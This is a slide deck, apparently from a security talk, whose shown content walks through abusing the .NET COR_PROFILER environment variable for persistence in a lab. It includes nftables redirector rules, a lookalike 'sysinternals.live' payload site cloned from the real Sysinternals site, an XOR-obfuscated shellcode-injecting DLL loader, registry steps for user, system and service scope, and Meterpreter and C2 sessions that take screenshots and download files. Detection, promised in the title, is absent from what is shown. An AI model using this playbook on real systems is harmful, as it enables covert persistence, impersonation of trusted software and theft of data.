# Detecting COR\_PROFILER Manipulation for Persistence

By Jose & Tyler

# Agenda

- I. Introduction
  - A. Mockingbird
  - B. Description of the exercise
  - C. Assumptions
- II. Basic Concepts
  - A. Environment variables
  - B. .NET framework
  - C. What are PROFILERs and Why do you use it in your Network Environment

#### III. Abusing COR\_PROFILER

- A. How it can be abused
- B. How I abused it
  - 1. Testing Environment
  - 2. Infrastructure setup
  - 3. Payload setup
  - 4. Testing



WHAT WE DO

DEMO >





MAY 7, 2020 • DETECTION AND RESPONSE TONY LAMBERT

# Introducing Blue Mockingbird

Red Canary Intel is monitoring a potentially novel threat that is deploying Monero cryptocurrency-mining payloads on Windows machines at multiple organizations.



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#### **TECHNIQUES**

Enterprise ^ Reconnaissance Resource V Development Initial Access V Execution V Persistence ^ Account Manipulation **BITS Jobs** Boot or Logon V Autostart Execution **Boot or Logon** V Initialization

#### **Browser Extensions**

Scripts

Compromise Client Software Binary Home > Techniques > Enterprise > Hijack Execution Flow > COR\_PROFILER

#### Hijack Execution Flow: COR\_PROFILER

Other sub-techniques of Hijack Execution Flow (11)

Adversaries may leverage the COR\_PROFILER environment variable to hijack the execution flow of programs that load the .NET CLR. The COR\_PROFILER is a .NET Framework feature which allows developers to specify an unmanaged (or external of .NET) profiling DLL to be loaded into each .NET process that loads the Common Language Runtime (CLR). These profiliers are designed to monitor, troubleshoot, and debug managed code executed by the .NET CLR. [1][2]

The COR\_PROFILER environment variable can be set at various scopes (system, user, or process) resulting in different levels of influence. System and user-wide environment variable scopes are specified in the Registry, where a Component Object Model (COM) object can be registered as a profiler DLL. A process scope COR\_PROFILER can also be created in-memory without modifying the Registry. Starting with .NET Framework 4, the profiling DLL does not need to be registered as long as the location of the DLL is specified in the COR\_PROFILER\_PATH environment variable.<sup>[2]</sup>

Adversaries may abuse COR\_PROFILER to establish persistence that executes a malicious DLL in the context of all .NET processes every time the CLR is invoked. The COR\_PROFILER can also be used to elevate privileges (ex: Bypass User Account Control) if the victim .NET process executes at a higher permission level, as well as to hook and Impair Defenses provided by .NET processes. [3][4][5][6][7]

ID: T1574.012

V

Sub-technique of: T1574

- Tactics: Persistence, Privilege Escalation, Defense Evasion
- ③ Platforms: Windows
- Permissions Required: Administrator, User
- Data Sources: Command: Command Execution, Module: Module Load, Process: Process Creation, Windows Registry:

Windows Registry Key Modification

Contributors: Jesse Brown, Red Canary

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Version Permalink



#### What are Environment Variables?

<u>Environment Variables</u> are dynamic, named values that the OS and applications can use to affect their behavior. Usually set in the registry on Windows.

Typical Environment Scopes and Where they come from:

- System: HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment
- User: HKCU\Environment and/or HKU\SomeSID\Environment
- Process: Inherits environment from the parent process, and can be set manually

#### Others:

- Service:
  - Environment REG\_MULTI\_SZ value in HKLM\SYSTEM\CurrentControlSet\Services\SomeServiceName
  - AppEnvironment REG\_MULTI\_SZ value in
    HKLM\SYSTEM\CurrentControlSet\Services\SomeServiceName\Parameters
- A other places in the registry?

#### What is the .NET Framework?

<u>The .NET Framework</u> is a software development platform developed by Microsoft for building applications on Windows.

- .NET Framework runtime needs to be installed to run .NET apps
- The runtime version need to be the same as the app version
- A .NET Framework runtime is usually installed by default on Windows
  - Different Windows versions come with different .NET runtimes

There's also .NET Core, which is cross platform

#### What is a Profiler?

"A profiler is a tool that monitors the execution of another application. A common language runtime (CLR) profiler is a dynamic link library (DLL) that consists of functions that receive messages from, and send messages to, the CLR by using the profiling API. The profiler DLL is loaded by the CLR at run time."

https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/profiling/profiling-overview



## Things you can do with COR\_PROFILER

- Persistence (We played with this)
  - https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/persistence
  - https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1574.012/T1574.01
     2.md
- Bypass UAC
  - https://www.digitalcitizen.life/uac-why-you-should-never-turn-it-off/
  - https://offsec.almond.consulting/UAC-bypass-dotnet.html
- Bypass App Whitelisting

  - https://0xdf.gitlab.io/2019/03/15/htb-ethereal-cor.html



# **Testing Environment**

- 1st test
  - Used <u>Azure-Sentinel2Go</u> for everything
  - 1 Windows VM for victim
  - 1 Ubuntu VM with metasploit for red team
  - Both VMs in Azure, in the same VNet
  - This worked but it was kind of unrealistic, and boring

- Subsequent tests (so far)
  - Used <u>Azure-Sentinel2Go</u> for the victim
  - 1 Windows VM for victim in Azure
  - Custom red team infrastructure separate from Victim VM network
  - More realistic and more fun



#### Servers

- 2 for redirectors
- 1 for hosting payloads
- 1 for C2

Linodes


Label ^	Status ≎	Plan 💠	IP Address 💠	Region 🗘	Last Backup 💲		Ξ	•
c2-redirector	Running	Nanode 1 GB	66.228.38.202	Newark, NJ	Never 🛆	Power Off	Reboot	•••
mythic	Running	Linode 2 GB	45.33.97.232	Atlanta, GA	Never 🚳	Power Off	Reboot	•••
payload-redirector	<ul><li>Running</li></ul>	Nanode 1 GB	45.33.70.192	Newark, NJ	Never 🚳	Power Off	Reboot	***
payload-server	Running	Nanode 1 GB	45.79.193.37	Atlanta, GA	Never 🙆	Power Off	Reboot	•••
							Downlo	ad CSV

■ Docs

**Create Linode** 

#### **Domain Names**

- 1 for the C2 redirector
- 1 for the payload redirector




### CDN

• 1 for C2 domain

I didn't try domain fronting through a different domain, but this could be used for that.

https://bigb0ss.medium.com/redte am-c2-redirector-domain-frontingsetup-azure-adbedbd28305



#### Rediretors with nftables

https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#iptables-for-http https://wiki.nftables.org/wiki-nftables/index.php/Performing Network Address Translation (NAT)

```
[root@localhost nftables]# cd /etc/nftables/
[root@localhost nftables]# nft -f all-in-one.nft
[root@localhost nftables]# nft add rule nat prerouting tcp dport 80 dnat to 45.33.97.232
[root@localhost nftables]# nft add rule nat postrouting masquerade
[root@localhost nftables]# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[root@localhost ~]# cd /etc/nftables/
```

```
[root@localhost ~]# cd /etc/nftables/
[root@localhost nftables]# nft -f all-in-one.nft
[root@localhost nftables]# nft 'add rule nat prerouting tcp dport {80, 139, 445} dnat to 45.79.193.37'
[root@localhost nftables]# nft add rule nat postrouting masquerade
[root@localhost nftables]# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

# Payload Server / Pretending to be sysinternals

The payload server domain name was **sysinternals.live**, which is close to the legitimate **live.sysinternals.com** 

The real sysinternals site has an website and SMB shares for people to download sysinternals. I can copy all the files from the real sysinternals to the evil sysinternals, and will look the same (pretty much)

We can serve our payloads alongside the sysinternals stuff to look more legitimate. We could also serve fake versions of the sysinternals tools too.

There are nicer ways to do this, like with apache rewrite rules and stuff, but I'm busy and this works so shut up

# Payload Server / mimicking website

Copy the real sysinternals site, change the index.html to say sysinternals.live, and serve with apache


```
root@localhost:/var/www# wget --recursive http://live.sysinternals.com --mirror 1>&2 2>/dev/null
root@localhost:/var/www# ls
html live.sysinternals.com
root@localhost:/var/www# mv live.sysinternals.com sysinternals.live
root@localhost:/var/www# sed -i 's/live.sysinternals.com/sysinternals.live/g' sysinternals.live/index.html
           live.sysinternals.com - /
                    ▲ Not secure | live.sysinternals.com
  live.sysinternals.com - /
                                                   sysinternals.live - /
                                                            ▲ Not secure | sysinternals.live
       Thursday, April 1, 2021 7:35 PM
        Tuesday, June 22, 2021 4:19 PM
                                          sysinternals.live - /
        Tuesday, June 22, 2021 4:19 PM
    Wednesday, November 1, 2006 2:06 PM
    Wednesday, November 4, 2020 8:47 PM
    Wednesday, November 4, 2020 8:47 PM
    Wednesday, November 4, 2020 8:47 PM
                                                Thursday, April 1, 2021 7:35 PM
                                                                                    670 about this site.txt
    Monday, September 14, 2020 2:43 AM
                                                Tuesday, June 22, 2021 4:19 PM
                                                                                1379216 accesschk.exe
    Monday, September 14, 2020 2:36 AM
                                                 Tuesday, June 22, 2021 4:19 PM
                                                                                 759680 accesschk64.exe
    Monday, September 14, 2020 2:33 AM
                                             Wednesday, November 1, 2006 2:06 PM
                                                                                 174968 AccessEnum.exe
   Wednesday, November 25, 2020 10:59 AM
                                            Wednesday, November 4, 2020 8:47 PM
                                                                                  50379 AdExplorer.chm
   Wednesday, November 25, 2020 10:59 AM
                                             Wednesday, November 4, 2020 8:47 PM
                                                                                1162120 ADExplorer.exe
        Tuesday, June 22, 2021 3:21 PM
                                             Wednesday, November 4, 2020 8:47 PM
                                                                                 617352 ADExplorer64.exe
         Monday, April 6, 2020 4:25 AM
                                             Monday, September 14, 2020 2:43 AM
                                                                                 401616 ADInsight.chm
         Monday, April 6, 2020 4:24 AM
                                             Monday, September 14, 2020 2:36 AM
                                                                                5106056 ADInsight.exe
        Friday, April 23, 2021 5:24 PM
                                             Monday, September 14, 2020 2:33 AM
                                                                                1772416 ADInsight64.exe
        Friday, April 23, 2021 5:24 PM
                                            Wednesday, November 25, 2020 10:59 AM
                                                                                 349576 adrestore.exe
        Friday April 23 2021 5:24 DM
```

# Payload Server / mimicking SMB shares


Payload Shares

[tools]


Install samba and setup some shares



## Mythic



#### **Final Product**





#### What does EvilProfiler do?


#### https://github.com/quiggleypuff/EvilProfiler

- 1. Load shellcode resource that was compiled into the payload
  - a. The shellcode should be xor'd to beat signature detection
- 2. Copy the xor'd shellcode resource to an executable buffer
- 3. Xor the shellcode with a predefined key, so it will run when called
- 4. Write the executable buffer into the memory of the calling process (the one the loaded the EvilProfiler)
- 5. Create a remote thread on the calling process, which executes the shellcode in that process

# Creating a payload with Apollo shellcode

- Create an Apollo payload in shellcode format and download it
- Xor shellcode for use with EvilProfiler

My EvilProfiler payload wants the shellcode to be xor'd, and Mythic/Apollo can't xor the out for you like msfvenom can. So I made a simple python script to do it.



```
[tyler@ Share1]$ ./xor.py apollo_full.bin key1337 payload.bin


[tyler@ Share1]$ ls -lh apollo_full.bin payload.bin

-rw-r--r-- 1 tyler tyler 2.9M Jul 2 14:50 apollo_full.bin

-rw-r--r-- 1 tyler tyler 2.9M Jul 2 14:53 payload.bin
```

#### Create EvilProfiler.dll

Add payload.bin to project folder and build





#### Test #1 - User Environment

Ran a powershell script that did the following

- 1. Download payload to victim machine, to some user writable directory
- 2. Set HKCU\Software\Classes\CLSID\SomeGUIDValue\InprocServer32 to payload path
- 3. Set COR\_ENABLE\_PROFILING=1, COR\_PROFILER=ThatGUIDValue, and COR\_PROFILER\_PATH=C:\Path\To\Payload

When current user's processes restart, or this user logs out and logs in, environment variables are active.

All .NET apps run by that user will load the payload when they execute, spawn a new process, and inject a meterpreter into that process

## **Test #1 - Postexploitation**

```
msfó exploit(multi/handler) > [*] https://10.0.0.8:8443 handling request from 192.168.2.5; (UUID: yphin7sb) Staging x64 payload (201308 bytes)
[*] Session ID 1 (10.0.0.8:8443 → 127.0.0.1) processing AutoRunScript '/home/AllCyber/msf/auto_migrate.rc'
[*] Processing /home/AllCyber/msf/auto_migrate.rc for ERB directives.
resource (/home/AllCyber/msf/auto_migrate.rc)> migrate -N explorer.exe
[*] Migrating from 7628 to 7384...
[*] Migration completed successfully.
[*] Meterpreter session 1 opened (10.0.0.8:8443 → 127.0.0.1) at 2021-06-03 20:03:40 +0000
msf6 exploit(multi/handler) > sessions -i 1
 [*] Starting interaction with 1...
meterpreter > screenshot -h
Usage: screenshot [options]
Grab a screenshot of the current interactive desktop.
OPTIONS:
                Help Banner.
    -p <opt> The JPEG image path (Default: 'KsjSrvyS.jpeg')
    -q <opt> The JPEG image quality (Default: '50')
    -v <opt> Automatically view the JPEG image (Default: 'false')
meterpreter > screenshot
Screenshot saved to: /home/AllCyber/msf/iwWUNLGZ.jpeg
meterpreter > pwd
C:\Windows\system32
meterpreter > cd C:\\Users\\AllCyber
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\AllCyber\Documents
 _____
Mode
                                   Type Last modified

        40777/rwxrwxrwx
        0
        dir
        2021-06-01
        21:35:55
        +0000
        My Music

        40777/rwxrwxrwx
        0
        dir
        2021-06-01
        21:35:55
        +0000
        My Pictures

        40777/rwxrwxrwx
        0
        dir
        2021-06-01
        21:35:55
        +0000
        My Videos

        100666/rw-rw-rw-rw
        402
        fil
        2021-06-01
        21:36:07
        +0000
        desktop.ini

100666/rw-rw-rw- 817 fil 2021-06-03 19:57:32 +0000 install_user.ps1
100666/rw-rw-rw- 13189 fil 2021-06-03 20:00:41 +0000 procexp_pre.txt
100666/rw-rw-rw- 1044277673 fil 2021-06-03 20:01:08 +0000 procmon_pre.PML
100666/rw-rw-rw- 212846298 fil 2021-06-03 19:59:54 +0000 wireshark pre.ison
100666/rw-rw-rw- 20821488 fil 2021-06-03 20:00:10 +0000 wireshark pre.pcapng
meterpreter > download procexp_pre.txt
[*] Downloading: procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
[★] Downloaded 12.88 KiB of 12.88 KiB (100.0%): procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
[*] download : procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
meterpreter >
```

# Test #1 - Random Thoughts

- Can get tons of callbacks from the same user, which is noisier than it needs to be
- At this point, the payload created a new process and attached a thread to it. That creates tons of extra processes. Which is also noisy.
- Used an autorun script to use migrate to explorer.exe and kill the spawned process with new sessions. I should've used priv\_migrate, so I don't downgrade high integrity processes.

# **Test #2 - System Environment**


Ran a batch script as an administrator that did the following:

- 1. Copy payload over SMB from payload server to C:\Windows\system32
- 2. Set COR\_ENABLE\_PROFILING=1, COR\_PROFILER=SomeGUIDValue, and COR\_PROFILER\_PATH=C:\Path\To\Payload in system environment

When apps restart, or the system reboots, the environment variables will be active.

<u>ALL</u> .NET apps that run will load the payload when they execute, and inject an Apollo agent into their process

## **Test #2 - Postexploitation**



# Test #2 - Random Thoughts

- The payload doesn't spawn a new process anymore
- Some processes don't live long enough to be very useful
- Still gets tons of callbacks from the same host. Potentially more than last time
- Can get callbacks from all users and the system, including NT Authority\ System
- .NET payloads/tools were annoying. They trigger original payload on themselves
- Could use Impacket's SMB server to capture hashes, while serving payloads

# Test #3 - Targeting a specific service

Ran a batch script as an administrator that did the following:

- 1. Copy payload over SMB from payload server to C:\Windows\system32
- 2. Set COR\_ENABLE\_PROFILING=1, COR\_PROFILER=SomeGUIDValue, and COR\_PROFILER\_PATH=C:\Path\To\Payload in the WindowsAzureGuestAgent service environment

When that service restarts the environment variables will be active.

The .NET app started by that service, and any child .NET processes, will load the payload and inject an Apollo agent into their process.

## **Test #3 - Postexploitation**

Callback →	Host	IP	User	Domain	Last Checkin	OS (arch)	Description	PID	Agent
<b>■</b> 3 <b>▼</b>	WORKSTATION	5 192.168.2.5	SYSTEM *	WORKGROUF	10m27s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	1944	
<b>2</b> -	WORKSTATION	5 192.168.2.5	SYSTEM *	WORKGROUP	15m21s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	1084	
■ 1 ▼	WORKSTATION	5 192.168.2.5	SYSTEM *	WORKGROUF	'1s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	3340	



# Test #3 - Random Thoughts

- This would require a little recon first, to find a service that runs .NET
- A lot less unnecessary callbacks, so less noise
- The Azure Guest Agent runs as System at startup
- How many other places in the registry can control environment variables?
- How about modifying environment variables without touching the registry?